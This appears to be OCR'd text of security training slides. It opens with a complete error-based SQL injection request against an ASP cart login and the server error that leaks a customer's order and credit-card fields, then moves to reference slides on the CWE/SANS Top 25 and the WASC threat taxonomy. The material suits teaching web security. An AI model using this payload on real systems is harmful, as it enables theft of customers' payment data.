
Final SQL Injection Payload



Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20top%201%20convert(v \
archar,isnull(convert(varchar,OR_OrderDate),'NULL'))%2b'/'%2bconvert(varchar,isnull(conver \
t(varchar,OR_OrderID),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_FirstName \
),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_LastName),'NULL'))%2b'/'%2bco \
nvert(varchar,isnull(convert(varchar,OR_OrderAddress),'NULL'))%2b'/'%2bconvert(varchar,isn \
ull(convert(varchar,OR_OrderCity),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar, \
OR_OrderZip),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_OrderState),'NULL' \
))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_OrderCountry),'NULL'))%2b'/'%2bconver \
t(varchar,isnull(convert(varchar,OR_CCardName),'NULL'))%2b'/'%2bconvert(varchar,isnull(con \
vert(varchar,OR_CCardType),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCar \
dNumberenc),'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardExpDate),'NULL \
'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardSecurityCode),'NULL'))%2b'/'%2b \
convert(varchar,isnull(convert(varchar,OR_Email),'NULL'))%2b'/'%2bconvert(varchar,isnull(c \
onvert(varchar,OR_Phone1),'NULL'))%20from%20Orders%20where%20OR_OrderID=47699))--sp_passwo \
rd HTTP/1.1
```

Extracting Customer Data



Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 573
Content-Type: text/html
Cache-control: private
Connection: close
```

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax  \
error converting the varchar value 'Feb 13 2007 12:00AM/47699/John/Doe/128 Da \
niel Someplace Dr /City/06354/DC/US/John C Doe Jr/ /k&#151;Utdw&#136;i&#132;&#1 \
41;&#133;qzzv/02/2009/4792/jdoe@email.net/888.555.7578' to a column of data t \
ype int.</font>
<p>
<font face="Arial" size=2>/cart/loginexecute.asp</font><font face="Arial" size=2 \
```


CWE/SANS Top 25

- CWE/SANS Top 25 Worst Programming Errors Overview
  - http://cwe.mitre.org/top25/
  - http://www.sans.org/top25-programming-errors/
- Sponsored by:
  - National Cyber Security Division (DHS)
  - Information Assurance Division (NSA)
- Group of security experts from 35 organizations
- Academia
  - Purdue, Univ. of Cal., N. Kentucky Univ.
- Government
  - CERT, NSA, DHS
- Software Vendors
  - Microsoft, Oracle, Red Hat, Apple
- Security Vendors
  - Breach Security, Veracode, Fortify, Cigital

Top 25 Errors

- Insecure Interaction Between Components (8 errors)
  - **[1] CWE-79:** Failure to Preserve Web Page Structure ('Cross-site Scripting')
  - **[2] CWE-89:** Failure to Preserve SQL Query Structure (aka 'SQL Injection')
  - **[4] CWE-352:** Cross-Site Request Forgery (CSRF)
  - **[8] CWE-434:** Unrestricted Upload of File with Dangerous Type
  - **[9] CWE-78:** Failure to Preserve OS Command Structure (aka 'OS Command Injection')
  - **[17] CWE-209:** Information Exposure Through an Error Message
  - **[23] CWE-601:** URL Redirection to Untrusted Site ('Open Redirect')
  - **[25] CWE-362:** Race Condition
- Risky Resource Management (10 errors)
- Porous Defenses (7 errors)

WASC Threat Classification v2.0




The WASC Threat Classification Online

The below grid outlines the 'Threat Classification Enumeration View', the core WASC TC view. Additional views can be found at the Threat Classification Views section.

Attacks	Weaknesses
Abuse of Functionality	Application Misconfiguration
Brute Force	Directory Indexing
Buffer Overflow	Improper Filesystem Permissions
Content Spoofing	Improper Input Handling
Credential/Session Prediction	Improper Output Handling
Cross-Site Scripting	Information Leakage
Cross-Site Request Forgery	Insecure Indexing
Denial of Service	Insufficient Anti-automation
Fingerprinting	Insufficient Authentication
Format String	Insufficient Authorization
HTTP Response Smuggling	Insufficient Password Recovery
HTTP Response Splitting	Insufficient Process Validation

http://projects.webappsec.org/Threat-Classification

Mapping Taxonomy




Threat Classification 'Taxonomy Cross Reference View'

This view contains a mapping of the WASC Threat Classification's Attacks and Weaknesses with MITRE's Common Weakness Enumeration, MITRE's Common Attack Pattern Enumeration and Classification, OWASP Top Ten 2010 RC1 (original mapping with OWASP Top Ten from Jeremiah Grossman & Bill Corry) and SANS/CWE and OWASP Top Ten 2007 and 2004 (original mapping from Dan Cornell, Denim Group)

WASC ID	Name	CWE ID	CAPEC ID	SANS/CWE Top 25 2009	OWASP Top Ten 2010	OWASP Top Ten 2007	OWASP Top Ten 2004
WASC -01	Insufficient Authentication	287		642	A3 - Broken Authentication and Session Management, A4 - Insecure Direct Object References	A7 - Broken Authentication and Session management, A4 - Insecure Direct Object Reference	A3 - Broken Authentication and Session management, A2 - Broken Access Control
WASC -02	Insufficient Authorization	284		285	A4 - Insecure Direct Object References, A7 - Failure to Restrict URL Access	A10 - Failure to Restrict URL Access, A4 - Insecure Direct Object Reference	A2 - Broken Access Control

WASC Web Application Security Statistics

% of Vulnerabilities (Black-box & White-box)



http://projects.webappsec.org/Web-Application-Security-Statistics


WEB APPLICATION ATTACK RESOURCES

WASC Distributed Open Proxy Honeypot Project

